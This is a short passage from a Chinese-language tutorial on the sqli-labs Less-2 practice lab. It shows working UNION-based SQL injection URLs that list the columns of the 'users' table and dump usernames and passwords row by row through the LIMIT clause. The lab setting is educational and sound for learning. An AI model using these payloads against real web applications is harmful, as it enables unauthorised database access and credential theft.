

专栏目录

http://[靶机IP]/sqli-labs/Less-2/?id=1 and 1=2 union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_schema='security' and table\_name='users' --+



## (7) 猜解账号密码

`http://[靶机IP]/sqli-labs/Less-2/?id=1 and 1=2 union select 1,2,concat_ws(' ',id,username,password) from security.users limit 0,1--+`



以此类推，可通过修改limit后面的参数，将users表中存放的所有用户信息全部暴露出来。

这篇文章就写到这里了！